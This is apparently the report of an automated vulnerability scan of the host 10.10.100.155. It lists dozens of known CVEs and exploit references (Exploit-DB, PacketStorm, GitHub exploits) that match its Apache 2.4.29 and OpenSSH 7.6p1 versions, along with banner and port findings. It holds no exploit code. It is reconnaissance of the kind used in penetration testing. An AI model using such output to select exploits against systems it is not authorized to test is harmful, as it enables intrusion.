P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS- 0.0 https://vulners.com/metasploit/MSF:AUXILIARY-SCANNER-SSH-SSH_ENUMUSERS-

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-30937 0.0 <https://vulners.com/zdt/1337DAY-ID-30937>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-9517 7.8 <https://vulners.com/cve/CVE-2019-9517>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PACKETSTORM:171631 7.5 <https://vulners.com/packetstorm/PACKETSTORM:171631>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:51193 7.5 <https://vulners.com/exploitdb/EDB-ID:51193>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2023-25690 7.5 <https://vulners.com/cve/CVE-2023-25690>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-31813 7.5 <https://vulners.com/cve/CVE-2022-31813>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-23943 7.5 <https://vulners.com/cve/CVE-2022-23943>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-44790 7.5 <https://vulners.com/cve/CVE-2021-44790>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-39275 7.5 <https://vulners.com/cve/CVE-2021-39275>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-26691 7.5 <https://vulners.com/cve/CVE-2021-26691>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-73123 7.5 <https://vulners.com/cnvd/CNVD-2022-73123>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-03225 7.5 <https://vulners.com/cnvd/CNVD-2022-03225>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2021-102386 7.5 <https://vulners.com/cnvd/CNVD-2021-102386>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9 7.5 <https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-38427 7.5 <https://vulners.com/zdt/1337DAY-ID-38427>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB 7.2 <https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, EDB-ID:46676 7.2 <https://vulners.com/exploitdb/EDB-ID:46676>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-0211 7.2 <https://vulners.com/cve/CVE-2019-0211>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-32502 7.2 <https://vulners.com/zdt/1337DAY-ID-32502>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8 6.8 <https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-40438 6.8 <https://vulners.com/cve/CVE-2021-40438>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-35452 6.8 <https://vulners.com/cve/CVE-2020-35452>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1312 6.8 <https://vulners.com/cve/CVE-2018-1312>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2017-15715 6.8 <https://vulners.com/cve/CVE-2017-15715>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-03224 6.8 <https://vulners.com/cnvd/CNVD-2022-03224>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2 6.8 <https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332 6.8 <https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 4373C92A-2755-5538-9C91-0469C995AA9B 6.8 <https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0469C995AA9B>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 0095E929-7573-5E4A-A7FA-F6598A35E8DE 6.8 <https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F6598A35E8DE>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-28615 6.4 <https://vulners.com/cve/CVE-2022-28615>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-44224 6.4 <https://vulners.com/cve/CVE-2021-44224>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-10082 6.4 <https://vulners.com/cve/CVE-2019-10082>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-0217 6.0 <https://vulners.com/cve/CVE-2019-0217>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-22721 5.8 <https://vulners.com/cve/CVE-2022-22721>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-1927 5.8 <https://vulners.com/cve/CVE-2020-1927>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-10098 5.8 <https://vulners.com/cve/CVE-2019-10098>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-33577 5.8 <https://vulners.com/zdt/1337DAY-ID-33577>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-36760 5.1 <https://vulners.com/cve/CVE-2022-36760>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-37436 5.0 <https://vulners.com/cve/CVE-2022-37436>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-30556 5.0 <https://vulners.com/cve/CVE-2022-30556>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-29404 5.0 <https://vulners.com/cve/CVE-2022-29404>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-28614 5.0 <https://vulners.com/cve/CVE-2022-28614>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2022-26377 5.0 <https://vulners.com/cve/CVE-2022-26377>

P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-34798 5.0 <https://vulners.com/cve/CVE-2021-34798>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-33193 5.0 <https://vulners.com/cve/CVE-2021-33193>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2021-26690 5.0 <https://vulners.com/cve/CVE-2021-26690>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-9490 5.0 <https://vulners.com/cve/CVE-2020-9490>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-1934 5.0 <https://vulners.com/cve/CVE-2020-1934>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-17567 5.0 <https://vulners.com/cve/CVE-2019-17567>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-10081 5.0 <https://vulners.com/cve/CVE-2019-10081>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-0220 5.0 <https://vulners.com/cve/CVE-2019-0220>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-0196 5.0 <https://vulners.com/cve/CVE-2019-0196>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-17199 5.0 <https://vulners.com/cve/CVE-2018-17199>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-17189 5.0 <https://vulners.com/cve/CVE-2018-17189>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1333 5.0 <https://vulners.com/cve/CVE-2018-1333>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1303 5.0 <https://vulners.com/cve/CVE-2018-1303>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2017-15710 5.0 <https://vulners.com/cve/CVE-2017-15710>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2006-20001 5.0 <https://vulners.com/cve/CVE-2006-20001>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-73122 5.0 <https://vulners.com/cnvd/CNVD-2022-73122>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-53584 5.0 <https://vulners.com/cnvd/CNVD-2022-53584>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-53582 5.0 <https://vulners.com/cnvd/CNVD-2022-53582>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CNVD-2022-03223 5.0 <https://vulners.com/cnvd/CNVD-2022-03223>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2020-11993 4.3 <https://vulners.com/cve/CVE-2020-11993>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2019-10092 4.3 <https://vulners.com/cve/CVE-2019-10092>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1302 4.3 <https://vulners.com/cve/CVE-2018-1302>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1301 4.3 <https://vulners.com/cve/CVE-2018-1301>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-11763 4.3 <https://vulners.com/cve/CVE-2018-11763>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 4013EC74-B3C1-5D95-938A-54197A58586D 4.3 <https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-54197A58586D>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-35422 4.3 <https://vulners.com/zdt/1337DAY-ID-35422>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, 1337DAY-ID-33575 4.3 <https://vulners.com/zdt/1337DAY-ID-33575>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, CVE-2018-1283 3.5 <https://vulners.com/cve/CVE-2018-1283>
P3 - MEDIUM, Components with Known Vulnerabilities - NMap, 10.10.100.155, PACKETSTORM:152441 0.0 <https://vulners.com/packetstorm/PACKETSTORM:152441>
P4 - LOW, SSH Version Disclosure, 10.10.100.155, [+] 10.10.100.155:22 - SSH server version: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3 (service.version=7.6p1 openssh.comment=Ubuntu-4ubuntu0.3 service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH service.cpe23=cpe:/a:openbsd:openssh:7.6p1 os.vendor=Ubuntu os.family=Linux os.product=Linux os.version=18.04 os.cpe23=cpe:/o:canonical:ubuntu_linux:18.04 service.protocol=ssh fingerprint_db=ssh.banner)
P5 - INFO, Server Header Disclosure - HTTP, http://10.10.100.155:80/, Server: Apache/2.4.29 (Ubuntu)
P5 - INFO, Interesting Ports Found, 10.10.100.155, 21

=====

=====•x[2023-09-15](03:50)x•

SCAN COMPLETE!

=====•x[2023-09-15](03:50)x•